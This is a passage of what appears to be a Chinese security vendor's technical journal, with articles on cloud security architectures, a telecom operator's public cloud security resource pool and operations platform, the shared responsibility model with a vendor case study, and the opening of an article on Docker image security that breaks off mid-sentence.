不负责安全防护，仅负责将虚拟机的网络流量抓取到安全资源池，由安全资源池内部署的多种安全设备负责具体的安全功能，具体流程为引流虚拟机接收来自安全资源池内管理系统下发的虚拟安全策略，从虚拟交换机中抓取网络报文，并转发到安全资源池；由管理系统进行编排，网络报文依次经过所使用的安全能力，如 vIDS 和 vSAS，分别进行入侵检测、网络审计、数据库审计和日志审计等，及时发现入侵和攻击行为。该方案非常灵活地解决了宿主机内虚拟机流量的安全检测和审计问题，尤其是东西向流量。但由于采用的是代理引流方案，并不能及时阻断发现的网络攻击，仍需要其他安全能力共同完成安全防护任务。

### 2. 基于 SDN 或策略路由的 NFV 方案

随着网络技术的发展，出现了一种全新的网络架构，即软件定义网络 SDN(Software Defined Network, SDN )，其核心功能是实现了控制与转发分离，已经逐步应用在云计算平台中，这为从云平台引流提供了方便。安全资源池相当于 SDN 的北向应用，通过调用 SDN 网络接口，由 SDN 控制器将被保护虚拟机的流量牵引至安全资源池的安全设备上，最终实现被保护虚拟机的网络防护。对于没有 SDN 控制器的云平台，将安全资源池与核心交换机对接，通过策略路由，或者云平台提供的 API 接口，仍然也可以把流量牵引至安全资源池进行防护。本方案通常用于南北向防护，对于能够实现细粒度网络控制的云平台，也可以将网络流量通过镜像或牵引的方





图 3.3 基于 SDN 或策略路由的 NFV 方案示意图

式，进行检测和防护，达到东西向防护的目的。

## 四、对比分析

作为业界主流的四种云安全方案，尽管采用了不同的技术实现方案，从不同层面对信息系统进行安全防护，但单个方案侧重的对象不同，且与虚拟化平台存在不同程度的依赖关系，防护并不太彻底，具有一定的局限性，具体情况如下：

| | 代理方案 | 基于代理引流的NFV方案 | 无代理方案 | 基于SDN或策略路由的NFV方案 |
|---|---|---|---|---|
| 与虚拟化耦合性 | 松耦合 | 紧耦合，需适配不同虚拟化软件 | 底层API对接，紧耦合 | 底层API对接，紧耦合 |
| 安全能力 | 主机安全为主，如防病毒、异常行为检测、网络访问隔离等 | 入侵检测，数据库审计，网络审计，日志审计 | 以防火墙为主，简化版的IPS、WAF和网络防病毒 | 防火墙，IPS，WAF，入侵检测，网络审计等，全面而功能强大 |
| 资源占用 | 占用虚拟机资源 | 占用宿主机资源 | 占用宿主机资源 | 不占用虚拟机和宿主机资源，占用网络资源 |
| 代表厂商 | 金山安全，杰思安全，青藤，CounterTack等 | 启明星辰 | 360，亚信，天融信，山石网科等 | 绿盟科技，360，深信服务，安恒等 |

## 总结与展望

网络安全厂商经过不断地探索和实践，推动了云计算安全的发展。现在，网络攻击呈现多样化和常态化，网络环境变得更加复杂，云计算又加剧了网络安全风险，为能更好地保护云平台和云上信息系统，需要云计算建设所涉及的各厂商共同思考、参与和推进。首先，云计算安全离不开云平台厂商或虚拟化厂商，它们应该以更开放的架构，为网络安全厂商提供相应的接口，共同来保护云平台和云上信息系统。其次，网络安全厂商或主机安全厂商的单一安全方案具有一定的局限性，不能完全解决云计算安全风险，综合安全解决方案将会是未来云安全演进的主要方式。随着时间的推进和网络技术的发展，云计算需要技术更成熟、能力更全面和功能更强大的安全解决方案，“合作共建，综合防御”将会是一个更好的发展方向。

## 参考文献

[1] NFV. 百度百科 https://baike.baidu.com/item/nfv/13578350?fr=aladdin

[2] V8 终端安全系统 .https://www.ejinshan.net/product_V8/index.html.

[3] 杰思安全 . http://www.majorsec.com/.

[4] 山石云格 .https://www.hillstonenet.com.cn/product-and-service/cloud-security/cloudhive/.

[5] 虚拟化安全管理系统 .https://www.360.net/product/virtualization_security.

[6] 云海安全专有云系统 .https://www.venustech.com.cn/article/type/1/370.html.

# 电信运营商公有云安全实践

CSS产品管理团队 杨长茂

## 概述

随着宽带无线接入技术和移动终端技术的飞速发展，移动互联网得以快速发展和普及，微信、手机 QQ、手机浏览器等移动应用的出现，使得人们能够随时随地乃至在移动过程中都能方便地从互联网获取信息和服务，这极大威胁了电信运营商传统业务，它们开始寻找新的业务增长点。自 2006 年 AWS 推出第一个云服务 S3 以来，越来越多的信息系统开始往云上迁移。电信运营商准确把握趋势，在 2010 年左右陆续开始布局公有云，取得了不俗的业绩，成为国内公有云市场重要的服务提供商。

电信运营商在公有云市场的成功，离不开其分布在全国各地的基础设施，包括数据中心和网络等，这正是云计算赖以生存的基础；深耕政企市场多年积累的客户资源，使得电信运营商更懂得政企客户的需求；拥有本地值得信赖的服务团队，这些因素促使政企客户转化公有云的首批客户。然而，相较于其他客户群体，政企客户更注重安全，再加上近两年强烈的合规性要求，对电信运营商公有云提出了新的要求。如何建设满足云时代的安全服务，是电信运营商必须解决的问题。

本文通过分析电信运营商公有云的安全需求，提出了公有云安全建设方案，最终成功帮助电信运营商实现安全服务化，扩大业务收入来源，实现统一安全运维。

## 一、公有云平台现状

某电信运营商公有云是该运营商面向政企、事业单位、开发者等客户推出的基于云计算技术、采用互联网模式、提供基础资源、平台能力、软件应用等服务的业务。该公有云是建立在以大数据和云计算为核心能力的新一代 IT 平台基础上，自主研发而成的公有云平台，通过服务器虚拟化、对象存储、网络安全能力自动化、资源动态调度等技术，将计算、存储、网络、安全、大数据、开放云市场等作为服务提供，客户可以按需使用，按使用付费。该公有云平台主要由运营平台和各数据中心节点组成。

■ 运营平台：该公有云平台面向用户的统一门户，为用户提供弹性计算、云存储、云网络和云数据库等各云服务的管理功能，帮助用户直观和方便地使用和管理各云服务，以及有关用户的账户和账单信息。

■ 各数据中心节点：分布在全国 IDC，每个数据中心利用云计算技术，将服务器、存储、网络和数据库等软硬件资源，整合为各类云计算服务，最终提供给整个公有云平台的用户。用户可根据信息系统面向用户所在区域，就近选择数据中心节点，从而可以获得





图 1 运营商公有云组成示意图

更好的使用体验。各数据中心在边界处部署防火墙、入侵防护和抗 DDoS 等硬件设备，以及主机安全和虚拟 WAF 等虚拟化 / 软件设备，为各数据中心节点和云主机提供安全防护。但各安全设备分别采购自多个安全厂商，各设备独立管理，也并未像弹性计算、云存储和云网络一样，统一提供云安全服务。

## 二、公有云安全需求

### 1. 安全服务化需求

该云平台面向的客户很多是政企客户，它们对安全性要求相对较高。并且 2017 年正式实施的《网络安全法》要求实行网络安全等级保护制度，以及党政部门使用云计算服务时也应满足网络审查要求。所以政企客户非常关注如何保护迁移至云平台的信息系统和数据的安全，以及是否符合等保合规要求。

然而，云平台已经部署相关安全设备的使用方式仍然采用工单方式，当用户有安全需求时，需要通过工单让运维管理人员最终完成配置。这种方式费时且不够灵活，难以适应云计算快速交付的要求，也无法快速适应当前安全需求的变化，所以需要像使用云计算其他服务一样，实现安全按需和快速的交付和使用。

### 2. 设备利旧需求

虽然保护云上信息系统安全，需要采用新的模式，但是运营商之前已经采购了不同类型和作用的安全设备，包括边界部署的 DDoS 防护设备，软件或虚拟化部署的主机安全和应用防火墙等设备，投入非常高，所以不希望推倒重来，仍希望能把这部分设备利用起来，以服务的方式，为客户提供安全服务，充分保护投资。

### 3. 统一安全运维需求

现已部署的安全设备采购于多个安全厂商，运维管理人员通常要逐个设备进行维护管理，所以维护工作量比较大，且各设备独立运维，其日志信息形成一个个孤立的数据岛，无法实现信息价值最大化。为了更好地管理各安全设备，提升运维管理效率，整合各安全设备的日志数据，统一进行分析和利用，掌握整个平台的安全态势，引入统一安全运维平台将是一个合理的选择。

## 三、公有云安全建设

整个公有云安全采用层次化和模块化的系统设计，利用虚拟化技术和 REST 接口，将虚拟化安全设备和硬件安全设备整合为统一安全资源池，接受控制器的集中管理和控制，以及 SIEM 统一日志的收集和处理，并以 Web 界面为用户提供安全服务，为运维管理员提供运维管理，最终实现安全服务化和统一安全运维。

本方案由以下模块组成：

展示层：包括安全服务门户和统一运维管理门户，其中安全服务门户集成在整个公有云的运营平台，统一提供云服务，统一运维管理门户为运维管理员提供设备管理、安全事件监控和安全态势感知等功能。

引擎层：包括控制器和 SIEM，控制器南向为各安全设备下发策略和设备管理，并北向提供给展示层调用，控制器还需要与网络平台对接，将用户配置的保护对象流量自动化牵引至安全资源池的安全能力上；SIEM 南向接入和收集各安全设备的日志信息，并对日志进行处理、归并、存储等，北向为平台提供 REST 接口，方便日志





图 2 公有云安全架构示意图

的查询和报表的展示。

资源层：包括各种类型的安全设备，如虚拟化安全设备、硬件安全设备和软件设备，提供具体的安全防护能力。

1. 广义安全资源池

利用 NFV 和 SDN，基于通用 X86 服务器，将传统的安全设备转化为虚拟化安全功能，为整个安全系统提供具体的安全防护能力，这些虚拟化的安全能力构成虚拟安全资源池，安全资源池内各





图 3 广义安全资源池示意图

安全能力可以按需动态创建、停止和删除，增加和删除安全能力类型，非常适合云计算的特点。此外，通过各安全设备提供了 REST 接口，控制器将硬件安全设备和第三方安全设备整合到安全资源池，与虚拟安全能力形成逻辑统一的安全资源池，集中实现安全管理控制和管理，为整个安全系统提供丰富的安全防护能力。各安全防护能力建设采用分步建设的思路，初期实现 DDoS 防护、虚拟化 WAF、系统漏扫 /Web 漏扫和主机安全等安全能力，后期根据业务发展，快速部署相应的安全服务。

2. 统一服务门户

安全资源池内不同类型和不同形态的安全能力，提供了丰富的 API 接口，通过控制器和 SIEM，将安全能力封装和整合到公有云的运营平台，统一为用户提供弹性计算、云存储和云安全等服务，从而实现安全服务化，让用户可以方便地订购和使用各种云安全服务，满足其信息系统的实际安全需求。当用户在运营平台订购和配置安




图 4 统一运营服务门户示意图

全服务后，会通过控制器向安全能力下发安全策略，并通过对接的网络平台，自动化把网络流量牵引至安全资源池内，由安全能力根据安全策略保护信息系统。

3. 统一安全运维

a) 统一设备管理

安全运维的设备管理模块通过各安全能力提供的 API 接口，实现安全资源池内安全能力的新增、分配、暂停、恢复和删除，以及各安全能力的性能监控，如 CPU 利用率、内存利用率等，从而实现了安全能力的集中管理，降低运维工作量。例如用户使用某安全服务时，首先将用户申请的服务、控制器分配的设备保存在数据库中；当有其他租户进行申请服务时，首先查询当前所有设备的服务数量，根据服务数量排序，分配第一个服务数量最少的设备为该用户提供服务，自动化地完成安全能力的分配，提升了工作效率。





图 5 统一运维管理 - 设备管理示意图

b) 态势感知

统一安全运维平台利用 SIEM 收集各安全设备孤立的日志信息，统一进行归并处理和大数据分析，并以图像化界面，直观形象地把

图 6 统一运维管理 - 事件理解模型示意图

当前整体安全态势、网络入侵态势地图、计算系统的风险系数、攻击链分析和溯源，展示给运维管理员，帮助他们及时和直观地了解云平台安全状况和发展趋势，及时作出安全预防措施，以及为后续业务发展做出合理规划。

如网站安全态势，针对资源池内 WAF 上报的访问与攻击日志进行数据理解和统计，对统计结果进行可视化展现，综合展现当天（本周，本月）之内各时段所发生的访问次数、攻击次数、入站流量和出站流量，并且对关键性统计结果提供下钻和溯源。

## 总结

通过为公有云平台建设安全资源池、安全服务门户和运维门户，帮助电信运营商实现了新建和利旧的安全能力服务化，可以快速响应用户的安全需求，有效保护投资，拓展收入来源；并且实现了统一的安全运维，帮助运维管理人员降低运维工作量，提升运维管理效率，可以更好更有效地实现安全运维。

# 公有云环境下的云安全和云生态

SaaS事业部 刘炅

近几年云计算技术蓬勃发展，如果您的业务还没有上云，是不是感觉 OUT 了？云计算较传统网络有着明显的优势，如部署灵活、弹性扩展、按需获取资源等。根据 Gartner 的预测，在未来几年上云不再是 Cloud-First 的选择，而是 Cloud-Only 的唯一选项。既然是唯一的选择，那么在云端的业务的安全性如何解决，这是云上租户和云服务提供商以及安全厂家所需要考虑的问题。

## 公有云安全责任共担模型

作为公有云而言，云平台是云服务提供商建设的，而租户只是在云上选取相关的服务来搭建自身的业务平台，那么安全责任由谁来承担呢？这是租户经常疑惑的一个问题，它需要通过责任共担模型来划分和定义。

我们借用 AWS 的 shared responsibility model 来进行说明。

可以看到图中清晰地区分了云服务提供商和租户之间的责任界面，对于 AWS 而言负责的是云本身的安全性，这包括了底层的基础设施、硬件设备，以及虚拟化层面的虚拟机、虚拟存储、虚拟网络





图 1 AWS Shared Responsibility Model

等软件平台等。而租户需要考虑的是云上的安全性，包括镜像文件安全、操作系统安全、网络和防火墙的配置、身份认证、密钥管理、应用安全、数据加密和安全传输等。举例来说，如果我们在云服务提供商租用了虚拟机，里面安装了一款操作系统，那么操作系统的更新和升级，需要租户自己来维护。如果由于系统补丁没有及时打上，遭受了像 WannaCry 这一类型的攻击，那么租户需自己承担安全责任。

在共享责任模型中，对于不同类型的云服务责任划分也不一样。

如 IaaS，PaaS 和 SaaS 对租户的责任要求是由多渐少的，如图 2 所示。

IaaS 层提供的是基础设施，如硬件计算资源，那么租户需要承担自操作系统以上的所有安全责任；而 PaaS 层的平台类服务，可以省去租户对操作系统和平台本身的维护，只关注上层的应用和数据，如 RDS 服务；而 SaaS 类的服务就连应用本身的安全性都不再需要租户负责，比如 office365，用户不需要再关心 office 软件的安全性，只是使用它云端的办公软件能力，保证数据的安全。

在云等保 2.0 的条款中，对安全共享责任模型也有明确的描述，我们可以参考这个标准规范在不同评测对象层面来划分云服务提供商和租户之间的安全职责。“谁建设谁负责，谁运营谁负责”，这是我们评判业务系统安全责任的根本原则。

虽然有共享责任分担模型作依据，我们还是建议租户在建设自己的业务系统时充分考虑各种各样的安全问题和隐患，否则可能影响业务系统的运行和安全性。前段时间某科技公司在某公有云端部署的业务，由于公有云服务提供商触发的硬盘 BUG，导致科技公司的数据全部丢失，而且无法恢复。虽然云服务提供商承担了部分责任，但对于科技公司而言打击是致命的。如果科技公司把这部分安全风险在系统设计的时候也考虑进来，比如在本地进行数据的备份，那就不会出现无法挽回的情况。





图 2 云计算服务责任划分示意图

## 公有云自身安全体系

了解了公有云上的共享责任模型后，公有云上到底能够达到什么层面的安全防护呢？公有云的服务类别和种类非常多，从计算、存储、网络、数据库，到管理、运维、监控、安全等等，甚至延伸到大数据、AI、物联网、机器学习等前沿领域。下图展示了 AWS 的公有云的服务品类和服务组件。那么安全性是如何解决的呢？

在网络架构层面，网络的设计尤为重要。首先我们知道租户在公有云端是单独建立一个 VPC 的，这个 VPC 不能和其他租户直





图 3 AWS 云计算服务一览图

接通信，这就解决了客户对租户间访问控制的问题。在 VPC 内设计子网时，需要根据业务是否能够被 Internet 访问，以及数据流量的路径，确定 subnet 的类型，AWS 中有 public 和 private 的类型选择，一般我们会把前端业务，如网站放在 public 区域，而数据库、应用服务器放在 private 区域。VPC 内还提供了网络层面的访问控制 NACL，可以控制网络间的访问流量，比如可以配置禁止 / 允许某一特定网段和接口的流量对 VPC 内部的资源进行访问。除此之外，VPC 内部对每一个虚拟主机都有安全组（Security Group）进行保护。安全组实质上就是状态防火墙，缺省情况下访问都是禁止的。

公有云网络和传统网络组网设计上有比较大的差别，传统网络由于是分层的网络架构，通过路由器和二、三层交换机可以构建出比较复杂的网络结构，并且各个子网之间可以通过路由等策略进行隔离。客户的很多业务都能够运行在一张网里。而公有云的架构中每一个 VPC 是一个二层的网络环境，所以不同的业务建立在不同的





图 4 AWS 典型网络结构示意图

VPC 上面，而 VPC 之间是天然隔离的。所以在云上的安全架构会更关注一个 VPC 内的网络连接、访问控制、主机端的防火墙策略等内容。有一个形象的比喻，传统网络结构，安全边界的策略部署在网络的出口处，好像是一个城堡在外围做了严格的防护；而云端的安全边界会是作用在每一个虚机上面，好像各家各户都筑起了高墙壁垒一样。

数据的安全是公有云用户最关注的一个问题，公有云服务提供商充分考虑了数据的可用性、可持续性和机密性等问题。首先，云端有密钥管理系统（KMS）分级管理客户端密钥和数据密钥，还能够协同客户本地的加密机完成密钥的生成、获取等工作。其次，在存储数据加密方面，以 AWS 为例，提供了对象存储、块存储、数据库存储的多级别的加密方式，辅助对数据访问的身份权限和访问控制，可以确保数据不被轻易获取，获取到的数据不能被利用。再次，数据在云的不同服务之间流动，在本地数据中心和云端服务之间的传输，都可以通过 IPsec 或 SSL VPN 进行加密。

作为云端的服务，云服务提供商提供结合了身份和访问管理、监控、告警和日志分析功能的服务，在一定的层面上可以解决安全管理和安全合规的问题。

## 建立良好的云安全生态

专业的厂家做专业的事情，尤其是安全方面的产品和服务。云服务提供商虽然提供了底层基础设施和网络架构层面的安全，但从产品的专业程度、方案的整体性，特别是在操作系统和应用层安全方

面仍有很大的不足。

如某云服务提供商的 WAF 服务，利用的就是开源 OWASP 的合作项目代码，产品只支持静态的规则库的比对，没有基于行为分析、语义分析的功能，所以会产生大量的误报和漏报。同时，由于是非商业化产品，产品在功能上都不完整，比如应用层 DDoS 防护、防数据泄露、防网页篡改的功能就会缺失，而且产品通常可操作可维护性会比较差。

建立良好的云生态环境，首先云服务提供商要有开放的心态。在这一点上海外的云服务提供商做得更好，他们认识到云上安全服务的缺省达不到客户的安全需求，所以引入了众多的安全厂家和安全产品，而把自己的力量用在本身云业务的创新方面。下图是 AWS 的云安全市场情况，可以看到他们引入了近 300 家安全厂家，提供的产品数量有近 700 个。其中包括了 Cisco，Palo Alto，Fortinet 等网络安全公司。绿盟的云产品也入驻了 AWS 的云市场中。





图 5 AWS Marketplace 示意图

在安全生态的建设过程中，安全厂家也应当去适应云服务提供商的一些基础业务，从而让客户更能和云平台融合起来，统一和直观地管理云端业务。比如在 AWS 上，安全产品可以通过 API 把一些设备和安全数据输出到 Cloud Watch 服务中，这样客户在监控 AWS 上的服务的同时，也可以监控到安全事件的状态。 又如，安全产品可以通过一些自身的安全告警来触发如 Lambda 和 Auto scaling 一类的服务，让云平台自动扩充防护能力或者调用其他的服务模块而使得安全防护服务更智能。

目前绿盟已经在很多公有云云市场上适配了我们的产品，如 AWS、微软 Azuer、阿里云、腾讯云等等。客户可以通过线上购买，或者线下 BYOL(Bring Your Own License) 的方式进行安全产品的采购。如下图所示。


图 6 绿盟科技提供安全服务示意图

绿盟科技针对公有云的网络架构提出了公有云的解决方案，如下图所示，能够适配在 AWS、微软 Azuer、阿里云、腾讯云等多个国内外公有云平台上。包括了 vNF 下一代防火墙、vWAF 网站应用防火墙、数据库审计、堡垒机、极光扫描等一系列设备。保障用户在




图 7 绿盟科技公有云安全解决方案示意图

云端的业务安全。

## 成功案例

在绿盟云端的成功案例中，有很多互联网金融类客户。他们的业务系统都开放在公有云上，业务系统的安全性直接影响到其业务的开展。下图案例是国内某知名互联网财务和 ERP 企业的案例，他们的业务系统部署在 AWS 的公有云端，需要防护其门户网站和业务网站。经过长达 1 个月的测试，客户对比了 4 家厂商的测试结果，最终购买了 4 套绿盟 200 兆 vWAF 的网站安全防护解决方案，从而解决了客户云安全方面的隐患，提高了 WEB 的安全度，更好地提升了品牌可信赖度，为用户提供了更好的服务。方案中，我们建议客户做 HA 的部署模式，通过 AWS 自身的 ELB 系统进行负载的分担，很好地解决了设备负载均衡及单点故障的问题。应用绿盟 vWAF 的安全防护服务后，去除了对挂马、篡改等网站安全问题的担忧，保证了其 WEB 网站和基于互联网的各种业务的连续性，使得其生产效率和公众品牌形象得到了大幅的提升。客户后续业务系统向华为云和京东云扩展，也继续选购了绿盟的 vWAF 产品。





图 8 AWS 上 WAF 防护示意图

综上所述，公有云虽然在其云服务中包含了部分的基础安全组件和服务，然而如果要全面地解决安全问题，必须建立良好的云生态环境，由专业的安全厂家提供整体的方案。绿盟科技针对公有云安全架构、公有云 web 网站安全、公有云等保 2.0 以及公有云流量清洗等安全业务场景，提供了整体的解决方案。

# Docker镜像安全

创新中心 江国龙

## 引言

随着微服务架构的兴起，容器化部署已经成为时下最流行的生产方式之一，越来越多的公司将应用部署在基于容器的架构上。随着容器的广泛使用，容器的安全性就成为了业界关注的焦点，容器安全厂商如雨后春笋般相继成立，如：NeuVector、CoreOSClair、AquaSecurity、Twistlock、Anchore 等等。

容器是基于镜像构建的，如果镜像本身就是一个恶意镜像或是一个存在漏洞的镜像，那么基于它搭建的容器自然就是不安全的，故镜像安全直接决定了容器安全。

## 为什么容器镜像会产生安全问题?

在传统的部署方式中，应用依赖于操作系统中的环境。在配置好环境后，应用可以稳定地运行。





图 1 传统部署结构

但是随着技术的发展，传统部署带来的问题越来越严重。因为多个应用对运行环境的不同要求，导致应用部署产生了很多出乎意料的麻烦，在琐碎的环境问题上消耗了许多精力。





图 2 传统部署带来的问题

因此，容器化部署被引进以应对这种情景。容器安装了运行时所需要的环境，并且要求开发人员将他们的应用程序及其所需的依赖关系打包到容器镜像中。无论其他开发人员和操作系统如何，每个开发人员都可以拥有自己的依赖版本。最终不论是用户还是开发者都在这种部署方案中受益匪浅，开发者可以轻松地在不同环境中测试应用的运行情况，在发布新版本的时候也不必为环境的改变而定制升级教程；用户在使用容器部署时也十分便利，并且不同的软件之间也不会相互影响。





图 3 容器化部署结构

理想情况下，容器镜像应该只包含应用程序的二进制文件及其依赖项。然而实际上，

